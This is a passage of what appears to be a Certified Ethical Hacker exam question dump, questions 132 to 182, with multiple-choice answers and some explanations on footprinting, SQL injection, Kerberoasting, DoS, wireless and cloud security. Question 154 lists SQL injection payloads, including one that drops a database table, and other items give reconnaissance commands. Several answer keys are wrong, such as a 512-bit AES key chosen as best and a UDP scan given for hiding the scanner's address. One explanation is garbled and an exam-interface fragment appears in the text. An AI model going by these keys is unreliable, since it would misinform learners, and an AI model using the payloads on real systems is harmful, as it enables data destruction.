This cloud computing service enables subscribers to use on-demand fundamental IT resources, such as computing power, virtualization, data storage, and network. This service provides virtual machines and other abstracted hardware and operating systems (OSs), which may be controlled through a service application programming interface (API). As cloud service providers are responsible for managing the underlying cloud computing infrastructure, subscribers can avoid costs of human capital, hardware, and others (e.g., Amazon EC2, GoGrid, Microsoft OneDrive, Rackspace).

QUESTION 132
Richard, an attacker, targets an MNC In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

A. VPN footprinting
B. Email footprinting
C. VoIP footprinting
D. Whois footprinting

Answer: D
Explanation:
Whois footprinting, which helps in gathering domain information such as information regarding the owner of an organization, its registrar, registration details, its name server, and contact information.

QUESTION 133
This type of injection attack does not show any error message. It is difficult to exploit as it returns information when the application is given SQL payloads that elicit a true or false response from the server. By observing the response, an attacker can extract sensitive information. What type of attack is this?

A. Time-based SQL injection
B. Union SQL injection
C. Error-based SQL injection
D. Blind SQL injection

Answer: D
Explanation:
Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response.

QUESTION 134
Which rootkit is characterized by its function of adding code and/or replacing some of the operating- system kernel code to obscure a backdoor on a system?

A. User-mode rootkit
B. Library-level rootkit
C. Kernel-level rootkit
D. Hypervisor-level rootkit

Answer: C
Explanation:
Kernel-Level Rootkit - Add malicious code or replaces the original OS kernel and device driver codes.They are difficult to detect and can intercept or subvert the operation of an OS.

QUESTION 135
Mr. Omkar performed tool-based vulnerability assessment and found two vulnerabilities. During analysis, he found that these issues are not true vulnerabilities.
What will you call these issues?

A. False positives
B. True negatives
C. True positives
D. False negatives

Answer: A
Explanation:
False Postiive - An IDS raises an alarm when no attack has taken place.

QUESTION 136
An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption. The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted

messages.
What is the attack performed in the above scenario?

A. Timing-based attack
B. Side-channel attack
C. Downgrade security attack
D. Cache-based attack

Answer: C
Explanation:
Downgrade Security Attacks - The client and AP compatiable with both WPA3 and WPA2 encryption mechanisms. Then the attacker installs a rogue AP with only WPA2 compatibility in the vicinity and forces the client to go through the four-way handshake (WPA2) to get connected. Once the connection is established, the attacker uses all the attack tools available to exploit or crack the WPA2 encryption.

QUESTION 137
A penetration tester is performing the footprinting process and is reviewing publicly available information about an organization by using the Google search engine.
Which of the following advanced operators would allow the pen tester to restrict the search to the organization's web domain?

A. [allinurl:]
B. [location:]
C. [site:]
D. [link:]

Answer: C
Explanation:
Footprinting Using Advanced Google Hacking Techniques
[site:] Restricts the results to those websites in the given domain.

QUESTION 138
Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes, images, and networks.
What is the component of the Docker architecture used by Annie in the above scenario?

A. Docker objects
B. Docker daemon
C. Docker client
D. Docker registries

Answer: B
Explanation:
Docker Daemon: The Docker daemon (dockerd) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks.

QUESTION 139
Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it.

Which of the following tools did Bob employ to gather the above information?

A. FCC ID search
B. Google image search
C. search.com
D. EarthExplorer

Answer: A
Explanation:
Bob employed the FCC ID search tool to gather information related to the model of the IoT device and the certifications granted to it. The FCC ID is a unique identifier assigned by the Federal Communications Commission (FCC) to identify wireless products in the market. The FCC ID search tool helps in finding information related to the device's specifications, test reports, and other documentation related to its certification.

QUESTION 140
What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

A. CPU
B. UEFI
C. GPU
D. TPM

Answer: D
Explanation:
The TPM is a chip that's part of your computer's motherboard -- if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it. The TPM generates encryption keys, keeping part of the key to itself.

QUESTION 141
Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT, POST, GET, and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application.
What is the type of web-service API mentioned in the above scenario?

A. RESTful API
B. JSON-RPC
C. SOAP API
D. REST API

Answer: A
Explanation:
A RESTful API (Representational State Transfer) is a type of web-service API that uses HTTP methods such as PUT, POST, GET, and DELETE to perform operations on resources. It is designed to be simple, stateless, and scalable, making it suitable for modern web applications. RESTful APIs use standard HTTP status codes and are commonly used for building web services that can be easily integrated with other systems.

QUESTION 142
To create a botnet, the attacker can use several techniques to scan vulnerable machines. The attacker first collects information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.
Which technique is discussed here?

A. Subnet scanning technique
B. Permutation scanning technique
C. Hit-list scanning technique.
D. Topological scanning technique

Answer: C
Explanation:
In the Hit-list scanning technique, the attacker creates a list of potential targets that are vulnerable to a specific exploit or attack. The attacker then uses this list to scan and infect the vulnerable machines. Once a machine is compromised, it can be used to scan for and infect other vulnerable machines on the list. The list is then divided among the compromised machines, and the scanning process continues until all the machines on the list are infected.
This technique is often used to create botnets, which are networks of infected machines that can be controlled by the attacker. Botnets can be used for various purposes, such as launching DDoS attacks, stealing sensitive information, or distributing spam or malware. The Hit-list scanning technique allows the attacker to quickly infect a large number of machines and create a powerful botnet.

QUESTION 143
Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to.
What type of hacker is Nicolas?

A. Black hat
B. White hat
C. Gray hat
D. Red hat

Answer: B
Explanation:
A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission. White hat hackers can also add teams called "sneakers and/or hacker clubs",red teams, or tiger teams.
While penetration testing concentrates on attacking software and computer systems from the beginning - scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example - ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through

executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long- term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it.
Some other methods of completing these include:
· DoS attacks
· Social engineering tactics
· Reverse engineering
· Network security
· Disk and memory forensics
· Vulnerability research
· Security scanners such as:
- W3af
- Nessus
- Burp suite
· Frameworks such as:
- Metasploit
· Training Platforms
These methods identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they're ready to do that by hiding software and system 'back-doors' which will be used as a link to information or access that a non-ethical hacker, also referred to as 'black-hat' or 'grey-hat', might want to succeed in.

QUESTION 144
You are a cybersecurity specialist at CloudTech Inc., a company providing cloud-based services. You are managing a project for a client who wants to migrate their sensitive data to a public cloud service. To comply with regulatory requirements, the client insists on maintaining full control over the encryption keys even when the data is at rest on the cloud. Which of the following practices should you implement to meet this requirement?

A. Encrypt data client-side before uploading to the cloud and retain control of the encryption keys.
B. Use the cloud service provider's encryption services but store keys on-premises.
C. Rely on Secure Sockets Layer (SSL) encryption for data at rest.
D. Use the cloud service provider's default encryption and key management services.

Answer: A

QUESTION 145
In an advanced persistent threat scenario, an adversary follows a detailed set of procedures in the cyber kill chain. During one such instance, the adversary has successfully gained access to a corporate network and now attempts to obfuscate malicious traffic within legitimate network traffic. Which of the following actions would most likely be part of the adversary's current procedures?

A. Employing data staging techniques to collect and aggregate sensitive data.
B. Initiating DNS tunneling to communicate with the command-and-control server.
C. Establishing a command-and-control server to communicate with compromised systems.

D. Conducting internal reconnaissance using PowerShell scripts.

Answer: B

QUESTION 146
As a part of an ethical hacking exercise, an attacker is probing a target network that is suspected to employ various honeypot systems for security. The attacker needs to detect and bypass these honeypots without alerting the target. The attacker decides to utilize a suite of techniques. Which of the following techniques would NOT assist in detecting a honeypot?

A. Implementing a brute force attack to verify system vulnerability
B. Probing system services and observing the three-way handshake
C. Using honeypot detection tools like Send-Safe Honeypot Hunter
D. Analyzing the MAC address to detect instances running on VMware

Answer: A

QUESTION 147
A skilled ethical hacker was assigned to perform a thorough OS discovery on a potential target. They decided to adopt an advanced fingerprinting technique and sent a TCP packet to an open TCP port with specific flags enabled. Upon receiving the reply, they noticed the flags were SYN and ECN-Echo. Which test did the ethical hacker conduct and why was this specific approach adopted?

A. Test 3: The test was executed to observe the response of the target system when a packet with URC, PSH, SYN, and FIN flags was sent, thereby identifying the OS
B. Test 2: This test was chosen because a TCP packet with no flags enabled is known as a NULL packet and this would allow the hacker to assess the OS of the target
C. Test 1: The test was conducted because SYN and ECN-Echo flags enabled to allow the hacker to probe the nature of the response and subsequently determine the OS fingerprint
D. Test 6: The hacker selected this test because a TCP packet with the ACK flag enabled sent to a closed TCP port would yield more information about the OS

Answer: C

QUESTION 148
In an intricate web application architecture using an Oracle database, you, as a security analyst, have identified a potential SQL Injection attack surface. The database consists of 'x' tables, each with 'y' columns. Each table contains 'z' records. An attacker, well-versed in SQLi techniques, crafts 'u' SQL payloads, each attempting to extract maximum data from the database. The payloads include 'UNION SELECT' statements and 'DBMS_XSLPROCESSOR.READ2CLOB' to read sensitive files. The attacker aims to maximize the total data extracted 'E=xyz*u'. Assuming 'x=4', 'y=2', and varying 'z' and 'u', which situation is likely to result in the highest extracted data volume?

A. z=600, u=2: The attacker devises 2 SQL payloads, each aimed at tables holding 600 records, affecting all columns across all tables.
B. z=550, u=2: Here, the attacker formulates 2 SQL payloads and directs them towards tables containing 550 records, impacting all columns and tables.
C. z=500, u=3: The attacker creates 3 SQL payloads and targets tables with 500 records each, exploiting all columns and tables.

D. z=400, u=4: The attacker constructs 4 SQL payloads, each focusing on tables with 400 records, influencing all columns of all tables.

Answer: D

QUESTION 149
A large enterprise has been experiencing sporadic system crashes and instability, resulting in limited access to its web services. The security team suspects it could be a result of a Denial of Service (DoS) attack. A significant increase in traffic was noticed in the network logs, with patterns suggesting packet sizes exceeding the prescribed size limit. Which among the following DoS attack techniques best describes this scenario?

A. Smurf attack
B. UDP flood attack
C. Pulse wave attack
D. Ping of Death attack

Answer: D

QUESTION 150
Your company has been receiving regular alerts from its IDS about potential intrusions. On further investigation, you notice that these alerts have been false positives triggered by certain goodware files. In response, you are planning to enhance the IDS with YARA rules, reducing these false positives while improving the detection of real threats. Based on the scenario and the principles of YARA and IDS, which of the following strategies would best serve your purpose?

A. Writing YARA rules specifically to identify the goodware files triggering false positives
B. Implementing YARA rules that focus solely on known malware signatures
C. Creating YARA rules to examine only the private database for intrusions
D. Incorporating YARA rules to detect patterns in all files regardless of their nature

Answer: A

QUESTION 151
Jake, a network security specialist, is trying to prevent network-level session hijacking attacks in his company. While studying different types of such attacks, he learns about a technique where an attacker inserts their machine into the communication between a client and a server, making it seem like the packets are flowing through the original path. This technique is primarily used to reroute the packets. Which of the following types of network-level session hijacking attacks is Jake studying?

A. TCP/IP Hijacking
B. RST Hijacking
C. UDP Hijacking
D. Man-in-the-middle Attack Using Forged ICMP and ARP Spoofing

Answer: D

QUESTION 152
Given the complexities of an organization's network infrastructure, a threat actor has exploited an

unidentified vulnerability, leading to a major data breach. As a Certified Ethical Hacker (CEH). you are tasked with enhancing the organization's security stance. To ensure a comprehensive security defense, you recommend a certain security strategy. Which of the following best represents the strategy you would likely suggest and why?

A. Develop an in-depth Risk Management process, involving identification, assessment, treatment, tracking, and review of risks to control the potential effects on the organization.
B. Establish a Defense-in-Depth strategy, incorporating multiple layers of security measures to increase the complexity and decrease the likelihood of a successful attack.
C. Implement an Information Assurance (IA) policy focusing on ensuring the integrity, availability, confidentiality, and authenticity of information systems.
D. Adopt a Continual/Adaptive Security Strategy involving ongoing prediction, prevention, detection, and response actions to ensure comprehensive computer network defense.

Answer: D

QUESTION 153
As a cybersecurity professional, you are responsible for securing a high-traffic web application that uses MySQL as its backend database. Recently, there has been a surge of unauthorized login attempts, and you suspect that a seasoned black-hat hacker is behind them. This hacker has shown proficiency in SQL Injection and appears to be using the 'UNION' SQL keyword to trick the login process into returning additional data. However, your application's security measures include filtering special characters in user inputs, a method usually effective against such attacks. In this challenging environment, if the hacker still intends to exploit this SQL Injection vulnerability, which strategy is he most likely to employ?

A. The hacker tries to manipulate the 'UNION' keyword in such a way that it triggers a database error, potentially revealing valuable information about the database's structure.
B. The hacker switches tactics and resorts to a 'time-based blind' SQL Injection attack, which would force the application to delay its response, thereby revealing information based on the duration of the delay.
C. The hacker attempts to bypass the special character filter by encoding his malicious input, which could potentially enable him to successfully inject damaging SQL queries.
D. The hacker alters his approach and injects a DROP TABLE' statement, a move that could potentially lead to the loss of vital data stored in the application's database.

Answer: B

QUESTION 154
You're the security manager for a tech company that uses a database to store sensitive customer data. You have implemented countermeasures against SQL injection attacks. Recently, you noticed some suspicious activities and suspect an attacker is using SQL injection techniques. The attacker is believed to use different forms of payloads in his SQL queries. In the case of a successful SQL injection attack, which of the following payloads would have the most significant impact?

A. UNION SELECT NULL, NULL, NULL -- : This payload manipulates the UNION SQL operator, enabling the attacker to retrieve data from different database tables
B. ' OR username LIKE '%': This payload uses the LIKE operator to search for a specific pattern in a column
C. ' OR '1'='l: This payload manipulates the WHERE clause of an SQL statement, allowing the attacker to view unauthorized data

D. ' OR 'a'='a; DROP TABLE members; --: This payload combines the manipulation of the WHERE clause with a destructive action, causing data loss

Answer: D

QUESTION 155
A malicious user has acquired a Ticket Granting Service from the domain controller using a valid user's Ticket Granting Ticket in a Kerberoasting attack. He exhorted the TGS tickets from memory for offline cracking. But the attacker was stopped before he could complete his attack. The system administrator needs to investigate and remediate the potential breach. What should be the immediate step the system administrator takes?

A. Perform a system reboot to clear the memory
B. Delete the compromised user's account
C. Change the NTLM password hash used to encrypt the ST
D. Invalidate the TGS the attacker acquired

Answer: D

QUESTION 156
You are a cybersecurity consultant for a healthcare organization that utilizes Internet of Medical Things (IoMT) devices, such as connected insulin pumps and heart rate monitors, to provide improved patientcare. Recently, the organization has been targeted by ransomware attacks. While the IT infrastructure was unaffected due to robust security measures, they are worried that the IoMT devices could be potential entry points for future attacks. What would be your main recommendation to protect these devices from such threats?

A. Disable all wireless connectivity on IoMT devices.
B. Regularly change the IP addresses of all IoMT devices.
C. Use network segmentation to isolate IoMT devices from the main network.
D. Implement multi-factor authentication for all IoMT devices.

Answer: C

QUESTION 157
You are a cybersecurity consultant for a global organization. The organization has adopted a Bring Your Own Device (BYOD)policy, but they have recently experienced a phishing incident where an employee's device was compromised. In the investigation, you discovered that the phishing attack occurred through a third-party email app that the employee had installed. Given the need to balance security and user autonomy under the BYOD policy, how should the organization mitigate the risk of such incidents? Moreover, consider a measure that would prevent similar attacks without overly restricting the use of personal devices.

A. Provide employees with corporate-owned devices for work-related tasks.
B. Require all employee devices to use a company-provided VPN for internet access.
C. Implement a mobile device management solution that restricts the installation of non-approved applications.
D. Conduct regular cybersecurity awareness training, focusing on phishing attacks.

Answer: C

QUESTION 158
XYZ company recently discovered a potential vulnerability on their network, originating from misconfigurations. It was found that some of their host servers had enabled debugging functions and unknown users were granted administrative permissions. As a Certified Ethical Hacker, what would be the most potent risk associated with this misconfiguration?

A. An attacker may be able to inject a malicious DLL into the current running process
B. Weak encryption might be allowing man-in-the-middle attacks, leading to data tampering
C. Unauthorized users may perform privilege escalation using unnecessarily created accounts
D. An attacker may carry out a Denial-of-Service assault draining the resources of the server in the process

Answer: C

QUESTION 159
An organization suspects a persistent threat from a cybercriminal. They hire an ethical hacker, John, to evaluate their system security. John identifies several vulnerabilities and advises the organization on preventive measures. However, the organization has limited resources and opts to fix only the most severe vulnerability. Subsequently, a data breach occurs exploiting a different vulnerability. Which of the following statements best describes this scenario?

A. The organization is at fault because it did not fix all identified vulnerabilities.
B. Both the organization and John share responsibility because they did not adequately manage the vulnerabilities.
C. John is at fault because he did not emphasize the necessity of patching all vulnerabilities.
D. The organization is not at fault because they used their resources as per their understanding.

Answer: B

QUESTION 160
An ethical hacker is attempting to crack NTLM hashed passwords from a Windows SAM file using a rainbow table attack. He has dumped the on-disk contents of the SAM file successfully and noticed that all LM hashes are blank. Given this scenario, which of the following would be the most likely reason for the blank LM hashes?

A. The SAM file has been encrypted using the SYSKEY function.
B. The passwords exceeded 14 characters in length and therefore, the LM hashes were set to a "dummy" value.
C. The Windows system is Vista or a later version, where LM hashes are disabled by default.
D. The Windows system is using the Kerberos authentication protocol as the default method.

Answer: C

QUESTION 161
A Certified Ethical Hacker (CEH) is given the task to perform an LDAP enumeration on a target system. The system is secured and accepts connections only on secure LDAP. The CEH uses Python for the enumeration process. After successfully installing LDAP and establishing a connection with the target, he attempts to fetch details like the domain name and naming context but is unable to receive the expected response. Considering the circumstances, which of the following is the most plausible reason for this situation?

A. The system failed to establish a connection due to an incorrect port number.
B. The enumeration process was blocked by the target system's intrusion detection system.
C. The secure LDAP connection was not properly initialized due to a lack of 'use_ssl = True' in the server object creation.
D. The Python version installed on the CEH's machine is incompatible with the Idap3 library.

Answer: C

QUESTION 162
You are a cybersecurity consultant for a major airport that offers free Wi-Fi to travelers. The management is concerned about the possibility of "Evil Twin" attacks, where a malicious actor sets up a rogue access point that mimics the legitimate one. They are looking for a solution that would not significantly impact the user experience or require travelers to install additional software. What is the most effective security measure you could recommend that fits these constraints, considering the airport's unique operational environment?

A. Regularly change the SSID of the airport's Wi-Fi network
B. Use MAC address filtering on the airport's Wi-Fi network
C. Implement WPA3 encryption for the airport's Wi-Fi network
D. Display a captive portal page that warns users about the possibility of Evil Twin attacks

Answer: D

QUESTION 163
As a Certified Ethical Hacker, you are conducting a footprinting and reconnaissance operation against a target organization. You discover a range of IP addresses associated with the target using the SecurityTrails tool. Now, you need to perform a reverse DNS lookup on these IP addresses to find the associated domain names, as well as determine the nameservers and mail exchange (MX) records. Which of the following DNSRecon commands would be most effective for this purpose?

A. dnsrecon -r 192.168.1.0/24 -n nsl.example.com -t axfr
B. dnsrecon -r 10.0.0.0/24 -n nsl.example.com -t zonewalk
C. dnsrecon -r 162.241.216.0/24 -n nsl.example.com -t std
D. dnsrecon -r 162.241.216.0/24 -d example.com -t brt

Answer: C

QUESTION 164
You are an ethical hacker tasked with conducting an enumeration of a company's network. Given a Windows Answered Marked for Review 37.6% system with NetBIOS enabled, port 139 open, and file and printer sharing active, you are about to run some nbtstat commands to enumerate NetBIOS names. The company uses IPv6 for its network. Which of the following actions should you take next?

A. Switch to an enumeration tool that supports IPv6
B. Use nbtstat -a followed by the IPv6 address of the target machine
C. Use nbtstat -c to get the contents of the NetBIOS name cache
D. Utilize Nmap Scripting Engine (NSE) for NetBIOS enumeration

Answer: A

QUESTION 165
During a red team assessment, a CEH is given a task to perform network scanning on the target network without revealing its IP address. They are also required to find an open port and the services available on the target machine. What scanning technique should they employ, and which command in Zenmap should they use?

A. Use SCTP INIT Scan with the command "-sY"
B. Use UDP Raw ICMP Port Unreachable Scanning with the command "-sU"
C. Use the ACK flag probe scanning technique with the command "-sA"
D. Use the IDLE/IPID header scan technique with the command "-sI"

Answer: B

QUESTION 166
A large corporation is planning to implement preventive measures to counter a broad range of social engineering techniques. The organization has implemented a signature-based IDS, intrusion detection system, to detect known attack payloads and network flow analysis to monitor data entering and leaving the network. The organization is deliberating on the next step. Considering the information provided about various social engineering techniques, what should be the organization's next course of action?

A. Implement endpoint detection and response solution to oversee endpoint activities
B. Set up a honeypot to attract potential attackers into a controlled environment for analysis
C. Deploy more security personnel to physically monitor key points of access
D. Organize regular employee awareness training regarding social engineering techniques and preventive measures

Answer: D

QUESTION 167
An audacious attacker is targeting a web server you oversee. He intends to perform a Slow HTTP POST attack, by manipulating 'a' HTTP connection. Each connection sends a byte of data every 'b' second, effectively holding up the connections for an extended period. Your server is designed to manage 'm' connections per second, but any connections exceeding this number tend to overwhelm the system. Given 'a=100' and variable 'm', along with the attacker's intention of maximizing the attack duration 'D=a*b', consider the following scenarios. Which is most likely to result in the longest duration of server unavailability?

A. m=90, b=15: The server can manage 90 connections per second, but the attacker's 100 connections exceed this, and with each connection held up for 15 seconds, the attack duration could be significant.
B. m=105, b=12: The server can manage 105 connections per second, more than the attacker's 100 connections, likely maintaining operation despite a moderate hold-up time.
C. m=110, b=20: Despite the attacker sending 100 connections, the server can handle 110 connections per second, therefore likely staying operative, regardless of the hold-up time per connection.
D. m=95, b=10: Here, the server can handle 95 connections per second, but it falls short against the attacker's 100 connections, albeit the hold-up time per connection is lower.

Answer: A

QUESTION 168
A large organization has recently performed a vulnerability assessment using Nessus Professional, and the security team is now preparing the final report. They have identified a high-risk vulnerability, named XYZ, which could potentially allow unauthorized access to the network.
In preparing the report, which of the following elements would NOT be typically included in the detailed documentation for this specific vulnerability?

A. Proof of concept (PoC) of the vulnerability, if possible, to demonstrate its potential impact on the system.
B. The total number of high, medium, and low-risk vulnerabilities detected throughout the network.
C. The list of all affected systems within the organization that are susceptible to the identified vulnerability.
D. The CVE ID of the vulnerability and its mapping to the vulnerability's name, XYZ.

Answer: A

QUESTION 169
Recently, the employees of a company have been receiving emails that seem to be from their colleagues, but with suspicious attachments. When opened, these attachments appear to install malware on their systems. The IT department suspects that this is a targeted malware attack.
Which of the following measures would be the most effective in preventing such attacks?

A. Disabling Autorun functionality on all drives
B. Avoiding the use of outdated web browsers and email software
C. Regularly scan systems for any new files and examine them
D. Applying the latest patches and updating software programs

Answer: D

QUESTION 170
A network security analyst, while conducting penetration testing, is aiming to identify a service account password using the Kerberos authentication protocol. They have a valid user authentication ticket (TGT) and decided to carry out a Kerberoasting attack. In the scenario described, which of the following steps should the analyst take next?

A. Carry out a passive wire sniffing operation using Internet packet sniffers
B. Perform a PRobability INfinite Chained Elements (PRINCE) attack
C. Extract plaintext passwords, hashes, PIN codes, and Kerberos tickets using a tool like Mimikatz
D. Request a service ticket for the service principal name of the target service account

Answer: D

QUESTION 171
As a cybersecurity analyst at IoT Defend, you are working with a large utility company that uses Industrial Control Systems (ICS) in its operational technology (OT) environment. The company has recently integrated IoT devices into this environment to enable remote monitoring and control. They want to ensure these devices do not become a weak link in their security posture.

To identify potential vulnerabilities in the IoT devices, which of the following actions should you recommend as the first step?

A. Use stronger encryption algorithms for data transmission between IoT devices.
B. Implement network segmentation to isolate IoT devices from the rest of the network.
C. Conduct a vulnerability assessment specifically for the IoT devices.
D. Install the latest antivirus software on each IoT device.

Answer: C

QUESTION 172
A penetration tester is performing an enumeration on a client's network. The tester has acquired permission to perform enumeration activities. They have identified a remote inter-process communication (IPC) share and are trying to collect more information about it. The tester decides to use a common enumeration technique to collect the desired data. Which of the following techniques would be most appropriate for this scenario?

A. Probe the IPC share by attempting to brute force admin credentials
B. Brute force Active Directory
C. Extract usernames using email IDs
D. Conduct a DNS zone transfer

Answer: A

QUESTION 173
As a cybersecurity analyst at TechSafe Inc., you are working on a project to improve the security of a smart home system. This IoT-enabled system controls various aspects of the home, from heating and lighting to security cameras and door locks. Your client wants to ensure that even if one device is compromised, the rest of the system remains secure. Which of the following strategies would be most effective for this purpose?

A. Recommend using a strong password for the smart home system's main control panel.
B. Suggest implementing two-factor authentication for the smart home system's mobile app.
C. Propose frequent system resets to clear any potential malware.
D. Advise using a dedicated network for the smart home system, separate from the home's main Wi-Fi network.

Answer: D

QUESTION 174
During your summer internship at a tech company, you have been asked to review the security settings of their web server. While inspecting, you notice the server reveals detailed error messages to users, including database query errors and internal server errors. As a cybersecurity beginner, what is your understanding of this setting, and how would you advise the company?

A. Retain the setting as it aids in troubleshooting user issues.
B. Suppress detailed error messages, as they can expose sensitive information.
C. Implement stronger encryption to secure the error messages.
D. Increase the frequency of automated server backups.

Answer: B

QUESTION 175
You are the chief security officer at AlphaTech, a tech company that specializes in data storage solutions. Your company is developing a new cloud storage platform where users can store their personal files. To ensure data security, the development team is proposing to use symmetric encryption for data at rest. However, they are unsure of how to securely manage and distribute the symmetric keys to users. Which of the following strategies would you recommend to them?

A. Use hash functions to distribute the keys.
B. Use HTTPS protocol for secure key transfer.
C. Use digital signatures to encrypt the symmetric keys.
D. Implement the Diffie-Hellman protocol for secure key exchange.

Answer: D

QUESTION 176
You work as a cloud security specialist at SkyNet Solutions. One of your clients is a healthcare organization that plans to migrate its electronic health record (EHR) system to the cloud. This system contains highly sensitive personal and medical data. As part of your job, you need to ensure the security and privacy of this data while it is being transferred and stored in the cloud. You recommend that data should be encrypted during transit and at rest. However, you also need to ensure that even if a cloud service provider(CSP) has access to encrypted data, they should not be able to decrypt it. Which of the following would be the most suitable strategy to meet this requirement?

A. Rely on network-level encryption protocols for data transfer.
B. Use SSL/TLS for data transfer and allow the CSP to manage encryption keys.
C. Utilize the CSP's built-in data encryption services.
D. Use client-side encryption and manage encryption keys independently of the CSP.

Answer: D

QUESTION 177
A certified ethical hacker is conducting a Whois footprinting activity on a specific domain. The individual is leveraging various tools such as Batch IP Converter and Whois Analyzer Pro to retrieve vital details but is unable to gather complete Whois information from the registrar for a particular set of data. As the hacker, what might be the probable data model being utilized by the domain's registrar for storing and looking up Whois information?

A. Thin Whois model working correctly
B. Thin Whois model with a malfunctioning server
C. Thick Whois model with a malfunctioning server
D. Thick Whois model working correctly

Answer: D

QUESTION 178
You are a cybersecurity professional managing cryptographic systems for a global corporation. The company uses a mix of Elliptic Curve Cryptography (ECC) for key exchange and symmetric

encryption algorithms for data encryption. The time complexity of ECC key pair generation is O(n^3), where 'n' is the size of the key. An advanced threat actor group has a quantum computer that can potentially break ECC with a time complexity of O((log n)^2). Given that the ECC key size is 'n=512' and varying symmetric encryption algorithms and key sizes, which scenario would provide the best balance of security and performance?

A. Data encryption with AES-128: Provides moderate security and fast encryption, offering a balance between the two.
B. Data encryption with AES-256: Provides high security with better performance than 3DES, but not as fast as other AES key sizes.
C. Data encryption with 3DES using a 168-bit key: Offers high security but slower performance due to 3DES's inherent inefficiencies.
D. Data encryption with Blowfish using a 448-bit key: Offers high security but potential compatibility issues due to Blowfish's less widespread use.

Answer: B

QUESTION 179
You are a security analyst for CloudSec, a company providing cloud security solutions. One of your clients, a financial institution, wants to shift its operations to a public cloud while maintaining a high level of security control. They want to ensure that they can monitor all their cloud resources continuously and receive real-time alerts about potential security threats. They also want to enforce their security policies consistently across all cloud workloads. Which of the following solutions would best meet these requirements?

A. Implement a Virtual Private Network (VPN) for secure data transmission.
B. Deploy a Cloud Access Security Broker (CASB).
C. Use multi-factor authentication for all cloud user accounts.
D. Use client-side encryption for all stored data.

Answer: B

QUESTION 180
Consider a hypothetical situation where an attacker, known for his proficiency in SQL Injection attacks, is targeting your web server. This adversary meticulously crafts 'q' malicious SQL queries, each inducing a delay of 'd' seconds in the server response. This delay in response is an indicator of a potential attack. If the total delay, represented by the product 'q*d', crosses a defined threshold 'T', an alert is activated in your security system. Furthermore, it is observed that the attacker prefers prime numbers for 'q', and 'd' follows a pattern in the Fibonacci sequence. Now, consider 'd=13' seconds (a Fibonacci number) and various values of 'q' (a prime number) and 'T'. Which among the following scenarios will most likely trigger an alert?

A. q=17, T=220: Even though the attacker increases 'q', the total delay ('q*d' = 221 seconds) just surpasses the threshold, possibly activating an alert.
B. q=13, T=180: In this case, the total delay caused by the attacker ('q*d' = 169 seconds) breaches the threshold, likely leading to the triggering of a security alert.
C. q=11, T=150: Here, the total delay induced by the attacker ('q*d' = 143 seconds) does not surpass the threshold, so the security system remains dormant.
D. q=19, T=260: Despite the attacker's increased effort, the total delay ('q*d' = 247 seconds) does not exceed the threshold, thus no alert is triggered.

Answer: A

QUESTION 181
You are an ethical hacker contracted to conduct a security audit for a company. During the audit, you discover that the company's wireless network is using WEP encryption. You understand the vulnerabilities associated with WEP and plan to recommend a more secure encryption method. Which of the following would you recommend as a suitable replacement to enhance the security of the company's wireless network?

A. Open System authentication
B. WPA2-PSK with AES encryption
C. SSID broadcast disabling
D. MAC address filtering

Answer: B

QUESTION 182
You are the lead cybersecurity analyst at a multinational corporation that uses a hybrid encryption system to secure inter-departmental communications. The system uses RSA encryption for key exchange and AES for data encryption, taking advantage of the strengths of both asymmetric and symmetric encryption. Each RSA key pair has a size of 'n' bits, with larger keys providing more security at the cost of slower performance. The time complexity of generating an RSA key pair is O(n^2), and AES encryption has a time complexity of O(n). An attacker has developed a quantum algorithm with time complexity O((log n)^2) to crack RSA encryption. Given 'n=4000' and variable 'AES key size', which scenario is likely to provide the best balance of security and performance?

A. AES key size=128 bits: This configuration provides less security than option A, but RSA key generation and AES encryption will be faster.
B. AES key size=256 bits: This configuration provides a high level of security, but RSA key generation may be slow.
C. AES key size=192 bits: This configuration is a balance between options A and B, providing moderate security and performance.
D. AES key size=512 bits: This configuration provides the highest level of security but at a significant performance cost due to the large AES key size.

Answer: D

QUESTION 183
